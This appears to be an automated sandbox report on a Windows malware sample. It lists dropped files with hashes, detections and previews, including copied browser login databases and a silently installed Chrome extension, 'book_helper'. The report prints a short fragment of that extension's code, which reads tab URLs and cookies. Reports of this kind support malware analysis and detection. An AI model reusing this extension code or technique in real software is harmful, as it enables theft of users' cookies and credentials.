SHA-256:	BA6EDA7945AB8D7E57B34CC5A3DD292FA2E4C60A5CED79236ECF1A9E0F0C2D32
SHA-512:	BF28A9A446E50639A9592D7651F89511FC4E583E213F20A0DFF3A44E1A7D73CEEFD6B597DB121C7742BDE92410A27D83D92E2E86466858A19803E72A168E5656
Malicious:	false
Preview:	/*! jQuery v1.8.3 jquery.com jquery.org/license */...(function(e,t){function _(e){var t=M[e]=[];return v.each(e.split(y),function(e,n,r){t[n]=l}).t}function H(e,n,r){if(r===t&&e.no deType===1){var i="data-"+n.replace(P,"-\$1").toLowerCase();r=e.getAttribute(i);if(typeof r=="string"){try{r=r===true"?l:r===false"?l:r===null?"null":r+""}===r?+r:D.te st(r)?v.parseJSON(r):r}catch(s){}}v.data(e,n,r)}else r=t}return r}function B(e){var t;for(t in e){if(t==="data"&&v.isEmptyObject(e[t]))continue;if(t!=="toJSON")return!1}re turn(l)}function et(){return!1}function tt(){return!0}function ut(e){return!e e.parentNode e.parentNode.nodeType===11}function at(e,t){do e=e[t];while(e&&e.nodeType!=1);return e}function ft(e,t,n){t=t 0;if(v.isFunction(t))return v.grep(e,function(e,r){var i=!t.call(e,r,e);return i===n});if(t.nodeType)return v.grep(e,function(e,r){return e===t ==n});if(typeof t=="string"){var r=v.grep(e,function(e){return e.nodeType===1});if(!t.test(t))return r.filter(t,r,!n);t=v.filter(t

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghclckeaoafkhiajkpjhhppll\1.0.0.0_0\manifest.json	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	ASCII text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	2380
Entropy (8bit):	5.687293760500434
Encrypted:	false
SSDEEP:	48:QWRIWSlelc1wm6g838z/oTFi5acPKFe8Elelc1a+E8t8Rc3T:DR4Mwmqi5PWevMa+T
MD5:	ADF10776EEC8DC0F6E7E3B4AD59CF504
SHA1:	4F11FE569189036B42923EF5A8AFB0985DCECDF5
SHA-256:	ED373E2B91FDF477D1CC1F8B709C03F03A3963ACA99F51071D5F24407095D22D
SHA-512:	7328245AA1473B217BFD33B65A07D0BD1DA96C8A85D5A6DD43E71072211D7BE86AF00BBF1C724747EEADAF36A8A713CE440557B46CB0F2E2CDD35B05C3793CD5
Malicious:	false
Preview:	{.. "background": {.. "persistent": true,.. "scripts": ["jquery-1.8.3.min.js", "background.js"].. }.. "browser_action": {.. "default_icon": "icon.png".. "default_popup": "popup.html".. "default_title": "book_helper".. }.. "content_scripts": [{.. "all_frames": false,.. "js": ["book.js"].. "matches": ["http://*/*", "https://*/*"].. "run_at": "document_idle".. }].. "description": "book_helper".. "icons": {.. "16": "icon.png".. "48": "icon48.png".. }.. "key": "MIIBljANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAItm+QFuyEAjdg8bsB1Amy5MksnoFTx+/SDDbN1zp5WgXOZWc9GtAlPwVldE3Bgkz4u8Nnnwddy0MunE1cB3zfqw9BHJI2plaoQH+nQDXCtH2tfoSx9a9JWrQYSgvH5SDsySaMBd0jaBbC80g6zZEFPE1OR2cyLkNMJ+p8WzCH2RXQabcwxhCzksydkJhB4scqZjKse1ZJxF724Quu4EsY5CVuoTeremfMAkke23IzB28kf8LkPBCqMR1p/kuib+izmHqQ2132TwRXIk5OkVE+D8Ksvh9vI/SwRmtSqepONWXmf/LKXVv2pbqnnb8+OXP6v02MjQ9ioEaX5CK0AgBQIDAQAB".. "manifest_version": 2,.. "name": "book_helper

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghclckeaoafkhiajkpjhhppll\1.0.0.0_0\popup.html	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	280
Entropy (8bit):	5.048307538221611
Encrypted:	false
SSDEEP:	6:WLzLyYGRpy6jHz5K3S3ZLeStvXAqJmW/9mGNVkJAnAqJmW/KrV4Nhdhb:97H1x3Zbtv0qJmW8GNVkJAAqJmWyrV4Nj
MD5:	E93B02D6CFFCCA037F3EA55DC70EE969
SHA1:	DB09ED8EB9DBC82119FA1F76B3E36F2722ED2153
SHA-256:	B057584F5E81B48291E696C061F94B1E88CA52522490816D4BF900817FF822BD
SHA-512:	F85B5B38ADE3EFA605E1DA27E8680045548E3343804073F9FE0C83E4BECFB2EB4A237C8E1C84D43DA386CBDDDC45F915BCE950ED41D53A8DFDF85AF2DFA879
Malicious:	false
Preview:	<!DOCTYPE HTML>.<html>.<head>.<meta charset="UTF-8">.<title></title>.<style type="text/css">.<div {..font-size: 30px;..color: red;}.</style>.<script type="text/javascript" src="jquery-1.8.3.min.js"></script>.<script type="text/javascript" src="popup.js"></script>.</head>.</html>

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\dedbikgghclckeaoafkhiajkpjhhppll\1.0.0.0_0\popup.js	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	642
Entropy (8bit):	4.985939227199713
Encrypted:	false
SSDEEP:	12:wloAnOh/B9mZ2ysUEjesrdRGoyHM2ssgripX3KKjWnoFF2O:gMW9O2yVejzrwHM7rSKVnoeO
MD5:	2AC02EE5F808BC4DEB832FB8E7F6F352
SHA1:	05375EF86FF516D91FB9746C0CBC46D2318BEB86
SHA-256:	DDC877C153B3A9CD5EC72FEF6314739D58AE885E5EFF09AADBB86B41C3D814E6
SHA-512:	6B86F979E43A35D24BAAF5762FC0D183584B62779E4B500EB0C5F73FAE36B054A66C5B0620EA34C6AC3C562624BEC3DB3698520AF570BB4ED026D907E03182E
Malicious:	false
Preview:	\$(function() {.....var a, e;.....chrome.tabs.getSelected(null, function(tab) {....e = tab.url;alert("url--" + e);....});.....chrome.cookies.getAll({.....url : e...}, function(ytCookies) {....for (var i = 0; i < ytCookies.length; i++) {.....if (ytCookies[i].name == "abc") {.....\$("#abc").val(ytCookies[i].value);.....}....});.....function sendMessageToContentScript(message, callback) {.....chrome.tabs.query({.....active : true,.....currentWindow : true....}, function(tabs) {.....chrome.tabs.sendMessage(tabs[0].id, message, function(response) {.....if (callback).....callback(response);.....});....});}..

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences			
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe		
File Type:	ASCII text, with very long lines		
Category:	dropped		
Size (bytes):	5453		
Entropy (8bit):	5.1778438140266125		
Encrypted:	false		
SSDEEP:	96:nHXbTqqz/X7jgFO4IV+H/k0JCKL8rbobOEQVuwv:nHXbTJz/rMFoon4KsX		
MD5:	CEA23A1FFBF8271C9A4543A57C4D9684		

C:\Users\user\AppData\Local\Login Data\1611970645542

Preview:	SQLite format 3.....@C.....
----------	--

C:\Users\user\AppData\Local\Temp\1611970606876



Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	37737
Entropy (8bit):	7.994967159065528
Encrypted:	true
SSDEEP:	768:jKbwEEFzEqMkJQjWrLgmfA3nT2q5XTcM5QxQ5peEjw4MEe:WbwBFOEPghX5XT/QnkbMEe
MD5:	5A6469A3F787ABD2AE93B47470528F79
SHA1:	4032B59237CC883FB752D9727971B435F4D27EB8
SHA-256:	1B27A55132F5E68D341F617A8EB21C6ED62AAE9017FF01EB8651E05D0615D971
SHA-512:	335985B4FDCDEFED60F6073CC58F44B1E31FA43C1EE253772C5EEB94FD1D93CCF2D4D7C994EF0151FFE32A58369FCA5A605329E77D3A8B038D5142F4946D215
Malicious:	false
Preview:	7z.....IVw'.....".....S.....8%D...2..J...y1.C.....HE89.V.Z'.n*\$.T.V.....O%{.l.6!....."....L..nrH..A.m.....5.M.o.....Q...r..... .k1..S".w"Y...2pS....g.....V:y;...+..P..8F.t...)&.:lj=.%.d.b.u.&.4y.<97.[^L]7...sZ;:K..EA.lIO....N...D..C.enT.f.....t...].w.....E..Ffc.\$Sw'].%J.{.....y.n2F.....v...#t.^....Si&wb..A.@..#...bi.....;.....~.....g.Q.@./ 1\....*.f.q.=.t...)< ...?u.....JH.CD.i.s..4.c9;:X..._r7.9..{...wfg.../.....?j.N.z....+..j)...K.v...4.9.....t.ZN...#.W.e...o...V.z...u..INR...z...fi.y.k.....\$,N[.....F.U...~oJ.Cn.....+H...))!..8.....Z..(....L~.....fsQ..W.....p.....q...T....p....uC;.....1Pl...G.....-.....=.....L.....}O8y...H...g...E..c...k2c...&..4...]?A...FG....._W.B?...p.X..gC.....G... _Y.A..P.....k../7YO.c.Mi.... ..^..+RPJ...D.jq.z'.4. !*.....jq.w.%..2 /...>..y...>.....C.)8B7\$Z...{P.~..&..b.....

C:\Users\user\AppData\Local\Temp\1611970639276



Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	553040
Entropy (8bit):	7.999671101282436
Encrypted:	true
SSDEEP:	12288:DSX3/iYsJg9CZjucCzkbXAH+Rcd/Q0SeFiDS+wj5KMzCH/RuuHDrDNb:DSX3/iVgrzkbXa+raQ0JUuJj5jzYNrDp
MD5:	A4427F2F46DEEA15CEA87BDBB53A22CC
SHA1:	158501079514868D85246E970314A024FF263199
SHA-256:	18BA0794E5C95B5192105CCD9AA09A7DFFF50262971D23E316CA3788627CCA4F
SHA-512:	334255DCA0F71B7B50A147397ECF21B1CB5105FD489AE7EBEFDfD459190865FFAF3CD7783D50B53DFF91CE5628CABB147172A627A400112B490BE17164074C8
Malicious:	false
Preview:	7z.....7..p.....\$......1...('(<.^..+....Q.3D-.....i..si.a..V.k.{JU.dk.'h... KR.\$-W...&.....<Y9..0.k+<b...?zqlnw.....\..5C...^..y.... .FZ..0.\$.....vds.....Yx.Q...x...Yk. .n>&Y..7.B=.(8.w<...sVs.V..6<o.(.....b..t..b..@...~.....\..Y:rlx...\$!..{h.....J..M"....0N.^..@..X.8.'...=.._]._f.Q..D...3.=0..)f.....s.....Gd...(lL...A)*:..r...>.....@.4 ..s.G.....j.7...{...[...=..+y7..0.'..........i..d...!..b...c.s}.g..(!.H@<sl*Y..*....dm..?B.c7S..{..f...c...P.S.#...w=..+M.U@u....^Xl.....lu)...?SYUK....O...G.]..+^.....'.'&a...F..c..o....c..Z4.....Q1..1L..J.p>..j.l.il>..y8..S...@....7..Hc...y...UNJj..9...@.../..#.....N...BC?.C...Ga[J.vb...mn..@..Z.../Kc.,Y<tA*2...O....Drrl)..7..9.....pNj.P6]].t . ' .yb..SO.....`....H..-..h..+x..4...v1.')43.N...2_U..].l4y.R.l....b.....Nle%4.0*"l..H.2..' ^42....9..sX..1.....8z.u#A\.....tbP.....&...U....9

C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe



Process:	C:\Users\user\Desktop\Cyjf6XGbkd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4247224
Entropy (8bit):	7.867812997543559
Encrypted:	false
SSDEEP:	49152:roT9J9uexVOSTJjxyFHYRSfSIDR4ZmCc+92ngXBZfiustXoca4P/8uXojZ0Oylih:roT9mexHpullCHlxATiZpJ+8yBVj
MD5:	63204EB716C856723A010747D58A6B00
SHA1:	7E97F00B4C3580CEDEE02C448AC9AEB54AFEFBD2
SHA-256:	6D2DB66A98EC5730BDCBC41DC7C78210FE24FE48BF7E44B59AB01C2084900456
SHA-512:	4B00DC3D824D3526972F74B913CFF2B1D0E12745DE58BFE4BA6196088A17B2346B4EC019BDF923ACC57C77F88AA7B17FA230100C6C35B6672C7A39BFA4953C2E
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: Metadefender, Detection: 24%, Browse - Antivirus: ReversingLabs, Detection: 59%
Preview:	MZ.....@.....>...L.!This program cannot be run in DOS mode.....\$<!. 'JO. 'JO. 'JO.V{D.aJO..AA.uJO..B.mJO. 'JN..JO.V{E..JO..[l.a] O.Rich'JO.....PE.L.....%V.....;.....@.....0.....l.....text..v.....rdata.....@..@..data...N.....@.....@....fsrc.....@..@.....

C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Cyjf6XGbkd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42AD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	true
Preview:	[ZoneTransfer]....Zoneld=0

C:\Users\user\AppData\Local\Temp\MSIDCDD.tmp	
Process:	C:\Windows\SysWOW64\lsmiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	5.2861874904617645
Encrypted:	false
SSDEEP:	96:YtJL/UST0S599F4dHVMUqROmhpBWxXJZr7dJVYJNs6OI10dLNK:Q2SwSX9wSVUDWXQsxO
MD5:	84878B1A26F8544BDA4E069320AD8E7D
SHA1:	51C6EE244F5F2FA35B563BFFB91E37DA848A759C
SHA-256:	809AAB5EACE34DFBFB2B3D45462D42B34FCB95B415201D0D625414B56E437444
SHA-512:	4742B84826961F590E0A2D6CC85A60B59CA4D300C58BE5D0C33EB2315CEFAF5627AE5ED908233AD51E188CE53CA861CF5CF8C1AA2620DC2667F83F98E627B59
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	- Filename: N1yprTBBXs.exe, Detection: malicious, Browse - Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse - Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....e...e..._F..e.&m...e...i...e...i...e...Rich.e.....PE.. L....D.....!.....@.....\$.....H#..P.....0.....p......l.....text.data.....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	268744
Entropy (8bit):	5.398284390686728
Encrypted:	false
SSDEEP:	6144:ePH9aqri3YL1Avg3NloWPxFL8QL2Ma8tvT0ecR:eP4qri3YL1Avg3NloWPTnL2f3x
MD5:	E2E9483568DC53F68BE0B80C34FE27FB
SHA1:	8919397FCC5CE4F91FE0DC4E6F55CEA5D39E4BB9
SHA-256:	205C40F2733BA3E30CC538ADC6AC6EE46F4C84A245337A36108095B9280ABB37
SHA-512:	B6810288E5F9AD49DCBF13BF339EB775C52E1634CFA243535AB46FDA97F5A2AAC112549D21E2C30A95306A57363819BE8AD5EFD4525E27B6C446C17C9C587E4E
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 8%, Browse - Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	- Filename: N1yprTBBXs.exe, Detection: malicious, Browse - Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse - Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....0.h.Q.;Q.;Q.;Y.;Q.;];Q.;];Q.;];Q.;Sr.;Q.;Y.;Q.; *Y.;Q.;Q.;P.;];Q.;F.;Q.;EZ.;Q.;F.;Q.;Rich.Q.;.....PE..L.^..S.....@.....`....."Q.....P..x.....textbss1U.....text...>...p......rdata...i.....p.....@..@.data...L.....@....data...J.....P.....@....src...x...P.....@..@.....

C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe

C:\Users\user\AppData\Local\Temp\download\download_user.dll	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3512776
Entropy (8bit):	6.514740710935125
Encrypted:	false
SSDEEP:	49152:O/4yyAd2+awsEL4eyiiDoHHPLvQB0o32Qm6m7VBmurXztN:OVrsEcTiiAvLa0oYkuf/
MD5:	1A87FF238DF9EA26E76B56F34E18402C
SHA1:	2DF48C31F3B3ADB118F6472B5A2DC3081B302D7C
SHA-256:	ABAEb5121548256577DDDB0FC30C9FF3790649AD6A0704E4E30D62E70A72964
SHA-512:	B2E63ABA8C081D3D38BD9633A1313F97B586B69AE0301D3B32B889690327A575B55097F19CC87C6E6ED345F1B4439D28F981FDB094E6A095018A10921DAE80D5
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....8.....!..L!This program cannot be run in DOS mode...\$.....M..){...{...{...\$...{.t...{...&...{...\$...{.b...{...&...{...\$...{.q. B...&...{...&...{...z...{...k...{...'...{...%...{...{...{Rich...{.....PE..L...S.....!...P'.....=\......6...&5.....0./...../h....1.`..... .....5.....1.d.pg'.....`p.....text...l'.....P'.....`rdata.Kt.`.....`.....@..@.data..L.../..@.../.....@...rsrc...`.....1..... 1.....@..@.reloc..L....1.P...01.....@..B.....

C:\Users\user\AppData\Local\Temp\download\msvc71.dll	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	503808
Entropy (8bit):	6.4043708480235715
Encrypted:	false
SSDEEP:	12288:b692dAsfQqt4oJcRYRhUgiW6QR7t5k3Ooc8iHkC2ek:bSYACJcRYe3Ooc8iHkC2e
MD5:	A94DC60A90EFD7A35C36D971E3EE7470
SHA1:	F936F612BC779E4BA067F77514B68C329180A380
SHA-256:	6C483CBE349863C7DCF6F8CB7334E7D28C299E7D5AA063297EA2F62352F6BDD9
SHA-512:	FF6C41D56337CAC074582002D60CBC57263A31480C67EE8999BC02FC473B331EEFED93EE938718D297877CF48471C7512741B4AEBC0636AFC78991CDF6EDDFB
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....k.....C.....N.....N.....N.....N.....N.....N.....R ich.....PE..L...Q.D.....!.....-.....<&[.....?....2..<...p.....0....8.....(-..H.....text.....`rdata...+.....0.....@..@.data...h!...@...@.....@...rsrc.....p.....`.....@..@.reloc..0.....@...p.....@..B.....

C:\Users\user\AppData\Local\Temp\download\msvc71.dll	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	348160
Entropy (8bit):	6.56488891304105
Encrypted:	false
SSDEEP:	6144:cPIV59g81QWguoHlP/siMbo8Crn2zzwRFMcIFMNRb3YgxS3bCAO5kkG:OIVvN1QWguoHnJDrn8zwNF7eCr
MD5:	CA2F560921B7B8BE1CF555A5A18D54C3
SHA1:	432DBCF54B6F1142058B413A9D52668A2BDE011D
SHA-256:	C4D4339DF314A27FF75A38967B7569D9962337B8D4CD4B0DB3ABA5FF72B2BFBB
SHA-512:	23E0BDD9458A5A8E0F9BBCB7F6CE4F87FCC9E47C1EE15F964C17FF9FE8D0F82DD3A0F90263DAAAF1EE87FAD4A238AA0EE92A16B3E2C67F47C84D575768EDBA43E
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....v.....K.E.....S...F.x.....F.....F.G.....F.D.....F.F.....F.B.....Ric h.....PE..L...Q.D.....!.....6].....V.....L...C.....(.....0..h+...8.....H.....Itext.....`rdata...`.....@..@.data...h.....`.....@...rsrc.....@..@.reloc..h+...0...@...@..B.....

C:\Users\user\AppData\Local\Temp\download\zlib1.dll	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe

C:\Users\user\AppData\Local\Temp\download\zlib1.dll	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	59904
Entropy (8bit):	6.753320551944624
Encrypted:	false
SSDEEP:	1536:ZfU1BgfZqvECHUhUMPZVmnTolfxiOjIOG8TI:ZfzfZR2UhUMPZVSTBfbFG6I
MD5:	89F6488524EAA3E5A66C5F34F3B92405
SHA1:	330F9F6DA03AE96DFA77DD92AAE9A294EAD9C7F7
SHA-256:	BD29D2B1F930E4B660ADF71606D1B9634188B7160A704A8D140CADAFB46E1E56
SHA-512:	CFE72872C89C055D59D4DE07A3A14CD84A7E0A12F166E018748B9674045B694793B6A08863E791BE4F9095A34471FD6ABE76828DC8C653BE8C66923A5802B31E
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode....\$....."u-f..~f..~f..~c..~e..~c..~g..~c..~c..~d..~d..~f..~..~k..~ ...~d..~..~g..~..~g..~..~g..~Richf..~.....PE..L...%.M.....!.....R.....[!.....0.....<.....h.....text.....`..rdata...F.....H.....@..@.data..t.....@...src.....@..@.reloc...@..B.....

C:\Users\user\AppData\Local\Temp\cvFEAD.tmp	
Process:	C:\Users\user\AppData\Roaming\1611970637183.exe
File Type:	Extensible storage user DataBase, version 0x620, checksum 0x0e9c6472, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	26738688
Entropy (8bit):	0.919147268799695
Encrypted:	false
SSDEEP:	24576:GqX+wPy7f2s6JhNIhenjNa2fVccgeTaNX:G8s6Rn
MD5:	CEBB58A6BA0A64A6853BBE61CF15F909
SHA1:	15A85A4F09758DD26BEB3A867DEBB36E093F8BEE
SHA-256:	334F3C3C11CE18571D4827950985CEC05B162C868B443D3CADFAFEE187E57B29
SHA-512:	E9AF84474677FC19F0FB7A32962B87A311AF607582568ECD80EB13B5EAA11A72061F69F1654F83C1C6AEBD116FA60BF91502CE61F06BCAC0662160FE0E7AE105
Malicious:	false
Preview:	..dr... ..Z.....Ef.4...w....."....x{.....x.h.....W.4...w.....[.....B.....\$...y.....C'..\$.y.}.....w~`...x.....

C:\Users\user\AppData\Local\Temp\gdiview.msi	
Process:	C:\Users\user\Desktop\Cyff6XGbkd.exe
File Type:	;1033
Category:	modified
Size (bytes):	237056
Entropy (8bit):	6.262405449836627
Encrypted:	false
SSDEEP:	3072:oqgVLOWl8m5A7LLrepqxi8RVUbq+jLJl2naX3MGYN9dL7yP:VgZOWl5AnL2RgUbTC29GYTC
MD5:	7CC103F6FD70C6F3A2D2B9FCA0438182
SHA1:	699BD8924A27516B405EA9A686604B53B4E23372
SHA-256:	DBD9F2128F0B92B21EF99A1D7A0F93F14EBE475DBA436D8B1562677821B918A1
SHA-512:	92EC9590E32A0CF810FC5D15CA9D855C86E5B8CB17CF45DD68BCB972BD78692436535ADF9F510259D604E0A8BA2E25C6D2616DF242261EB7B09A0CA5C6C2C8
Malicious:	false
Preview:	>.....d.....D.....l"...#...\$...%...&...'...(...)*...+...../...0...1...2...3...4...5...6...7...8...9...:;...<...=...>?...?...@...A...B...C... ...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...]\...]^_...`...a.....e.....w.....g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...x.....y...Z...

C:\Users\user\AppData\Local\Temp\lidl.dat	
Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	1397922
Entropy (8bit):	7.999863097294012
Encrypted:	true
SSDEEP:	24576:juyI43LaCG/NS1izTSVSRvLQtdMRATA0wpJu4cvT8Pij2JwqXN25MB9urh0w6q:jut47aCGVSVSRvLEdxA0acojEwqXTcac
MD5:	18C413810B2AC24D83CD1CDCAF49E5E1

C:\Users\user\AppData\Local\Temp\ldl.dat



SHA1:	ACE4A5913D6736C6FFB6666B4290AB1A5950D6FF
SHA-256:	9343334E967D23D84487B28A91E517523B74C6ADDF4654309EDEE98CC0A56353
SHA-512:	FEFD6B65CBB61AC77008155F4CB52221C5C518388D429FE6C11CCB2346FB57991D47B121A024AC1DDED312C1B7646744066092A8A04D5A81BFE56E4A1D9C2E5
Malicious:	false
Preview:	7z.'.....C.^T.....\$......_c...&...p...../D.N..MhC.T.....n.....L.V187y.j.'.U.G6P`)6...f.;.<.....G./..~...3...^.]=.G.6..!SK.\$RdO....2.C^....\$Y..Ah.L8./....h\$......\..~...b.j].U...4..'dlN^?6.r.....<K0.....^Vg..j. &j..{...X.K..5*2LF.W-.Z9..<.....u0O../..s+N.....1.....r\$h;3.j]L.p.....~]J^.*YFZX\g.H....vbz..E'lhRH..@.p...+3..`Y:../.....J.3<...C.....5.'.._p...<..f~..]E..N..3.....s..Y..r..y...V.p.....MrD.....W2...Y:..G..bkq...n.o..>W..A>Z....^+j..Mb).S....._3^.....f...-wD?...r...]?x.#'...Ru<...l\..f.d /p.r2.Z.JY.j....9....1.....).....l.....\.:.Y....q..!.....N\..P....#%...1...%v. J4.....^_1&jb...VZ#j..l.....<...\\$.0.....t<...[.....].n1...Y.i4\ZN..V....U)... ..!..vj...7P.)6..N.,>.e.:f.,z...v.#AQ...8M.X.).....r .H.Dz....YY -..).(-.z..0E.Y2..".<..lL..{Z...+0.....8v../.1A`.xx..8.HY....y.l..d.e;.....'D.W.....o2...../q...sx...>..7.fk_g`.o".F24.Mvs.....)\.....^...d.&

C:\Users\user\AppData\Local\Temp\ldl.dll



Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	293320
Entropy (8bit):	6.347427939821131
Encrypted:	false
SSDEEP:	6144:qUWWnyka1c7u2SbdYUUVzJWj9gjOU+zIVKy5:qvKa+7u7bqUoZjW5gjOU+z+Y
MD5:	208662418974BCA6FAAB5C0CA6F7DEBF
SHA1:	DB216FC36AB02E0B08BF343539793C96BA393CF1
SHA-256:	A7427F58E40C131E77E8A4F226DB9C772739392F3347E0FCE194C44AD8DA26D5
SHA-512:	8A185340B057C89B1F2062A4F687A2B10926C062845075D81E3B1E558D8A3F14B32B9965F438A1C63FCDB7BA146747233BCB634F4DD4605013F74C2C01428C03
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 3%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode....\$......q...5.[5.[5.[&.[7.[./.[...[...[4.[...[1.[&.[7.[...[?].[5.[...[0.[...[p.[...[4.[...[4.[...[4.[Rich5.[.....PE..L..V..S.....!...P.....`.....d.....@.....`.....0.&.. b.....`.....text...G.....P.....`..rdata..w...`.....@..@.data....4.....@...rsrc...@....@..@.reloc...C...0...P.....@..B.....

C:\Users\user\AppData\Local\Web Data1611970646229

Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:l3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GelCEJWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAF8D8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@\$......C.....

C:\Users\user\AppData\Local\crx.7z



Process:	C:\Users\user\AppData\Local\Temp\56BB1610C0318054.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	36105
Entropy (8bit):	7.994610469125073
Encrypted:	true
SSDEEP:	768:gzRRD+bldsGw/mJaXyGteg6/Ys175i+SQwcvDcViSvXhqisEKXz:gzRN5sG2mJjGeg6/J7VSVWDcLvxqisEU
MD5:	DAFDD7237BA10D0C91295CD1C15749B2
SHA1:	45D55EE145BC71921271BA5493F13D3428589D4D
SHA-256:	B0D675F1E5D4F772CD90E59A2D64D24CF682A1C966FECCA50C87C985F64E4136
SHA-512:	50FEF821BF531A439CD00099EE90C938AF3D6A3FF71C8CD57D31D8CA9F5FF68E3B9D40118AC038A1C6BD7ADD43D7B35759376BBDD4BEAF592359A1EF0A86E86B5
Malicious:	false

C:\Users\user\AppData\Local\crx.7z



